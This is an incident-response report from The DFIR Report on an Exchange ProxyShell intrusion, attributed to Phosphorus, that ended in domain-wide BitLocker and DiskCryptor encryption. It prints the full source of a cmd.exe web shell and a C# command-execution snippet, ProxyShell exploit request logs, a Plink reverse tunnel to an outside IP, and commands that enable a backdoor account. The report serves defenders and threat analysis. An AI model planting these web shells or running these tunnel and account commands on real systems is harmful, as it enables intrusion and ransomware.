Exchange Exploit Leads to Domain Wide Ransomware

thedfirreport.com/2021/11/15/exchange-exploit-leads-to-domain-wide-ransomware

November 15, 2021

Intro

In late September, we observed an intrusion in which initial access was gained by the threat actor exploiting multiple vulnerabilities in Microsoft Exchange. The threat actors in this case were attributed to a group Microsoft tracks as Phosphorus (aka APT35, Charming Kitten, Newscaster, TA453, Magic Hound, etc.) which is suspected to be an Iranian nation state operator.

ProxyShell was used to deploy multiple web shells which lead to discovery actions, dumping of LSASS, use of Plink and Fast Reverse Proxy to proxy RDP connections into the environment. Furthermore, the actors encrypted systems domain wide, using BitLocker on servers and DiskCryptor on workstations, rather than affiliating with Ransomware as a Service (RaaS) programs or building an encryptor from scratch.

ProxyShell is a name given to a combination of three vulnerabilities: CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207. An attacker chaining the exploitation of these vulnerabilities could execute arbitrary code with SYSTEM privileges on Exchange servers. Here’s some more information on ProxyShell : CISA Alert, NCSC Alert, Mandiant, Zero Day Initiative.

The threat actors conducted this intrusion with almost no malware. It was a rare occurrence of a ransomware attack where Cobalt Strike was not used or any other C2 framework.

Case Summary

We observed an intrusion where an adversary exploited multiple Exchange vulnerabilities (ProxyShell) to drop multiple web shells. Over the course of three days, three different web shells were dropped in publicly accessible directories. These web shells, exposed to the internet, were used to execute arbitrary code on the Microsoft Exchange Server utilizing PowerShell and cmd.

After gaining an initial foothold on the Exchange system, the threat actors started discovery by executing commands like ipconfig, net, ping, systeminfo, and others, using the previously dropped web shells. This battery of initial discovery included a network call out to themoscowtimes[.]com. The threat actors repeated these tests twice over the first two days. On the third day, the next phase of the intrusion was underway.

Since the commands executed via the web shell run with SYSTEM level privileges, threat actors took advantage of this and enabled a built-in account DefaultAccount, set the password and added it to Administrator and Remote Desktop Users groups. The threat actors then dropped Plink and established an SSH tunnel to expose RDP over the tunnel. They then connected to the Exchange server over RDP using the DefaultAccount account.

They then copied their tools into the environment via RDP, which was observed when CacheTask.zip was copied to disk. This compressed file had a few files in it:

- CacheTask.bat
- CacheTask.xml
- dllhost.exe
- install-proxy.bat
- RuntimeBroker

Right after the transfer, the adversaries executed install-proxy.bat to create two directories and move CacheTask.bat, dllhost.exe and RuntimeBroker into their respective folder. A scheduled task was created and executed, to execute install-proxy.bat, which established network persistence via Fast Reverse Proxy (FRP) which was used to proxy RDP traffic during the intrusion.

Utilizing the Plink RDP connection, the threat actor dumped LSASS using Task Manager. Thirty minutes later, the threat actor started using a domain administrator account.

Using the stolen Domain Admin account, adversaries performed port scanning with KPortScan 3.0 and then moved laterally using RDP. Targeted servers included backup systems and domain controllers. The threat actor also deployed the FRP package to these systems after gaining access.

Finally, the threat actors deployed setup.bat across the servers in the environment using RDP and then used an open source disk encryption utility to encrypt the workstations**.** Setup.bat ran commands to enable BitLocker encryption, which resulted in the hosts being inoperable.

To encrypt workstations, an open source utility called DiskCryptor was utilized. This was dropped on the workstations via RDP sessions and then executed to install the utility and setup the encryption. The utility required a reboot to install a kernel mode driver and then another reboot to lock out access to the workstations.

The time to ransom (TTR) of this intrusion, from the first successful ProxyShell exploitation to ransom, was around 42 hours. If the blue team failed to detect the intrusion up until the DefaultAccount being enabled, they would have had 8 hours to respond and evict the threat actors before being ransomed.


The threat actors left a ransom note requesting 8,000 USD to get the encryption keys for the systems.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, BazarLoader, etc. More information on this service and others can be found here.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services. All artifacts including web shells, files, IPs, etc were added to this service in September.

Timeline



Exchange Exploit Leads to Domain Wide Ransomware

Day 1

23:33 UTC Initial Access: ProxyShell exploitation on the Exchange server

Web shells created: aspx_qdajscizfzx.aspx AND login.aspx

23:34 UTC Environment Discovery

Execution of hostname, ipconfig, net user and other discovery commands

Day 2

11:32 UTC Initial Access: ProxyShell exploitation on the Exchange server

Webshell created: aspx_gtonvbgidhh.aspx

11:33 UTC Second round of discovery command

Execution of hostname, ipconfig, net user and other discovery commands mirroring the ones used the prior day

Day 3

09:41 UTC Persistence: Activation of DefaultAccount

"powershell.exe" /c net user DefaultAccount P@ssw0rd

"powershell.exe" /c net user DefaultAccount /active:yes

10:28 UTC Execution: Port Forwarding using Plink

plink.exe -N -T -R 0.0.0.0:1251:127.0.0.1:3389 148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoof

10:31 UTC Credentials Access: LSASS Dump

lsass.DMP using taskmgr.exe and the creation of lsass.zip

10:38 UTC Discovery: Port scanning

SMB, LDAP and RDP scanning using KportScan3.exe

10:45 UTC Execution: Fast Reverse Proxy execution

Task name: \Microsoft\Windows\Maintenance\CacheTask
Tas runs: C:\ProgramData\Microsoft\CacheTask.bat

Looping the execution of C:\ProgramData\Microsoft\Windows\DllHost\dllhost.exe (Fast Reverse Proxy)

10:53 UTC Lateral Movement: RDP on the Domain Controller using the stolen domain admin account

17:28 UTC Lateral Movement on the Domain Controller using Impacket's WmiExec

17:34 UTC Impact: Encryption begins

Analysis and reporting completed by @0xtornado & @v3t0_

Reviewed by @samaritan_o & @svch0st

MITRE ATT&CK

Initial Access

This time we will talk about ProxyShell, which revealed itself around August 2021. Once again, the vulnerability affects Microsoft Exchange servers. Specifically, the on-prem versions identified as Exchange Server 2013, Exchange Server 2016 and Exchange Server 2019. It is interesting to note how the ProxyShell vulnerability, originally identified and exploited by Orange Tsai (@orange_8361), includes a chain of 3 different CVEs:


- CVE-2021-34473
- CVE-2021-34523
- CVE-2021-31207

In this specific scenario, we observed the presence and exploitation of all the CVEs indicated above so; specifically, the attacker was able to exploit a Pre-auth Path Confusion Leads to ACL Bypass (CVE-2021-34473), an Elevation of Privilege on Exchange PowerShell Backend (CVE-2021-34523), and finally a Post-auth Arbitrary-File-Write Leads to RCE (CVE-2021-31207). This last CVE allowed the creation of multiple web shells. The method used by the actor in this incident was to first use the elevated PowerShell privileges to run the following discovery cmdlets:

```
Get-MailboxRegionalConfiguration
Get-Mailbox
Get-ExchangeServer
Get-InboxRule
```

This was shortly followed by the cmdlet “New-ManagementRoleAssignment” responsible for granting mailbox import/export privileges before running “New-MailboxExportRequest”. The cmdlet would export a Mailbox to a provided location with the .aspx extention. While the file is a legitimate .pst file, in contains plaintext web shell code that is rendered by IIS when requested.


Below is an example of one of the IPs who successfully exploited the vulnerabilities:



Source IP	User Agent	URLs	Action	Status

198.144.189.74	python-urllib3/1.26.6	/autodiscover/autodiscover.json a=arpxe@vxkxl.poy/autodiscover/autodiscover.xml&CorrelationID=<empty>;&cafeReqId=b2cab43c-c407-4d63-a5c5-b4429c544755;
		/autodiscover/autodiscover.json a=arpxe@vxkxl.poy/mapi/emsmdb&CorrelationID=<empty>;&cafeReqId=2958a2e8-1b18-452d-81eb-a2b2ba123785;
		/autodiscover/autodiscover.json a=cdqis@mmgen.uic/autodiscover/autodiscover.xml&CorrelationID=<empty>;&cafeReqId=f39b0409-dd05-4a9d-9bcc-cbb9127c7664;
		/autodiscover/autodiscover.json a=cdqis@mmgen.uic/mapi/emsmdb&CorrelationID=<empty>;&cafeReqId=4d42d608-23e1-4085-bfbd-7b98074d2b25;
		/autodiscover/autodiscover.json a=cyqee@fmmks.ryx/autodiscover/autodiscover.xml&CorrelationID=<empty>;&cafeReqId=c13c9621-52ba-4427-b9e9-c6eacce02db6;
		/autodiscover/autodiscover.json a=cyqee@fmmks.ryx/mapi/emsmdb&CorrelationID=<empty>;&cafeReqId=1bec05e4-9702-4083-93c7-3a62edc5ab5f;
		/autodiscover/autodiscover.json a=mncgy@rvccu.bkd/autodiscover/autodiscover.xml&CorrelationID=<empty>;&cafeReqId=0d38785c-4dee-4b0e-a5cc-5d1377362cb2;
		/autodiscover/autodiscover.json a=mncgy@rvccu.bkd/mapi/emsmdb&CorrelationID=<empty>;&cafeReqId=604afb6b-83b7-48a7-8fe1-945dd8961e89;
		/autodiscover/autodiscover.json a=yntdw@ocnxl.ljc/autodiscover/autodiscover.xml&CorrelationID=<empty>;&cafeReqId=a7da418a-4829-481e-bde3-ea2ee2f9b119;
		/autodiscover/autodiscover.json a=yntdw@ocnxl.ljc/mapi/emsmdb&CorrelationID=<empty>;&cafeReqId=fce630bf-46a3-4dd5-ae70-7e2af54b4454;
			POST	200


Three web shells were spotted during our investigation:




Initiating Proces…

Line	Tag	Action Type	File Name	Folder Path	Initiating Process Account Domain	Initiating Process Account Name
Initiating Process File Name: MSExchangeMailboxReplication.exe (Count: 2)						
4887	☑	FileCreated	aspx_qdajscizfzx.aspx	c:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\ecp\auth	nt authority	system
4176	☑	FileCreated	aspx_gtonvbgidhh.aspx	c:\inetpub\wwwroot\aspnet_client	nt authority	system
Initiating Process File Name: w3wp.exe (Count: 1)						
4819	☑	FileCreated	login.aspx	C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth	nt authority	system

Enter text to search...
Find


Web Shell Creation
w3wp.exe
MSExchangeMailboxReplication.exe
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\ecp\auth\login.aspx
c:\inetpub\wwwroot\aspnet_client\aspx_qdajscizfzx.aspx
c:\inetpub\wwwroot\aspnet_client\aspx_gtonvbgidhh.aspx

The login.aspx web shell is a simple web shell which takes a command and runs it using cmd.exe. We believe the threat actor used aspx_qdajscizfzc.aspx to upload login.aspx and that's why the parent process is w3wp. Here's what the web shell looked like:




0, Q0,90,§1,£0,ŸU,–

Program: c:\windows\system32\cmd.exe

Arguments: /c whoami

This is the web shell code for login.aspx:




```
<script runat='server'>
Sub RunCmd()
  Dim myProcess As New Process()
  Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)
  myProcessStartInfo.UseShellExecute = false
  myProcessStartInfo.RedirectStandardOutput = true
  myProcess.StartInfo = myProcessStartInfo
  myProcessStartInfo.Arguments=xcmd.text
  myProcess.Start()
  Dim myStreamReader As StreamReader = myProcess.StandardOutput
  Dim myString As String = myStreamReader.Readtoend()
  myProcess.Close()
  result.text= vbcrlf & mystring
End Sub
</script>

<html>
<body>
<form runat='server'>
<p><asp:Label id='L_p' runat='server' width='80px'>Program</asp:Label>
<asp:TextBox id='xpath' runat='server' Width='300px'>c:\windows\system32\cmd.exe</asp:TextBox>
<p><asp:Label id='L_a' runat='server' width='80px'>Arguments</asp:Label>
<asp:TextBox id='xcmd' runat='server' Width='300px' Text='/c whoami'>/c whoami</asp:TextBox>
<p><asp:Button id='Button' onclick='runcmd' runat='server' Width='100px' Text='Run'></asp:Button>
<p><asp:Label id='result' runat='server'></asp:Label>
</form>
```

The other two web shells were dropped upon the successful exploitation of ProxyShell. Running *file* command on these two web shells, show that they are actually PST files that contain web shell:


```
$ file *
aspx_gtonvbgidhh.aspx: Microsoft Outlook email folder (>=2003)
aspx_qdajscizfzx.aspx: Microsoft Outlook email folder (>=2003)
```

The first web shell, aspx_qdajscizfzx.apsx, can upload files and runs cmd.exe:



```
private string RunIt(string command)
{
    string output = "";
    string error = string.Empty;

    try
    {
        ProcessStartInfo info = new ProcessStartInfo();
        info.FileName = "cmd.exe";
        info.Arguments = "/c " + command;
        info.RedirectStandardOutput = true;
        info.RedirectStandardError = true;
        info.UseShellExecute = false;

        Process process = Process.Start(info);
        using (StreamReader streamReader = process.StandardOutput)
        {
            output= streamReader.ReadToEnd();
        }
        using (StreamReader streamReader = process.StandardError)
        {
            error= streamReader.ReadToEnd();
        }
    }
    catch (Exception ex)
    {
        return ex.ToString();
    }
```

The second web shell, aspx_gtonvbgidhh.apsx, can upload files and runs powershell.exe:



